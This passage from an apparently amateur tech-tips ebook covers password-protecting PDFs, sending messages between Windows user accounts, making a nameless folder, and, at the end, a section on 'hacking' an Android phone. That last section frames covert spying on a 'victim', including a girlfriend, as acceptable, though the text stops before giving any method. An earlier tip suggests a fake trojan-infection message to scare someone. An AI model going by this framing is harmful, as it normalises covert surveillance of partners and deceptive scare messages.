
Now these days it's a big deal to secure your PDF documents. In this article I will show you that "HOW TO PROTECT YOUR PDF FILES FROM BEING COPIED FOR PIRATION AND OTHER MALITIOUS INTENTIONS".

For protecting your PDF files you can use a tool "A-PDF password security" to protect a PDF file. You can set password and prevent people from copy and paste PDF contents, here is an easy tutorial to make you aware about the use of that tool.


- Install the "A-PDF password security".
- Launch the program and open the password protect wizard.




- select the option “single pdf document security” and push the button “next>”
- Click “browse” button to open a pdf file will be encrypted, select the security level and encryption method. You can setup password for opening and modification of your document.



- Click “save” or “save as” to set a document open password and disallow copying permission.



- After saving the file you will choose to open saved PDF file with the default PDF viewer, set another PDF file security or open destination folder in windows explorer.



- Open saved PDF file with the default PDF viewer.


HOW TO SEND A MESSAGE TO ANOTHER USER ACCOUNT IN YOUR PC

In this article we are going to learn that how to send any message to the other user account associated with your own pc.


Let's assume if you want to leave any message for your brother and sister who have user accounts associated with the same pc in which you have also a user account.

So follow these steps to pass any message which you to another user account at his next login.

- Open the task manager of your pc by clicking CTRL+ALT+DEL keys simultaneously.
- Then click on user option to view the available user account associated with your pc.



- Select any another user account which you want to pass the message.
- Then click on the “send message” option place in the lower right corner.



- A dialogue box will be open after you.
- Type any message you want to convey them.
- If you want to shock them then you can type “HELLO USER...YOUR COMPUTER IS INFECTED BY TROJAN”
- And when another user login to his/her user account, the same message will be displayed to him.

HOW TO CREATE A FOLDER WITH EMPTY NAME


This is the most interesting article of this book, and here I will show you that how no create a folder without naming it. Sometimes it will be very useful for you.

Let's assume you have hided any folder simply. And when you will search it by name from the address bar it will be opened easily.

So let's think that if there will be any folder without name then how can it be possible to search it from address bar or search box.

So follow these steps to create a folder without name:-

- Open the location where you want to create the folder.
- Just right click anywhere to create the folder.




- When it asks to rename the folder just click ALT key and by keep pressing the ALT key press “2, 5, 5” one by one.
- And then enter.
- You will find that there it creates a folder without having any name.

HACKING ANDROID PHONE




Hello friends, now in this article we will learn that how to spy over an android phone. Now these days are the era of smart phones based on android specially. In this article I will show you that how to get the details of the victim by spying over victim's android phone. This is the best way to keep tracking your child and also your girlfriends.

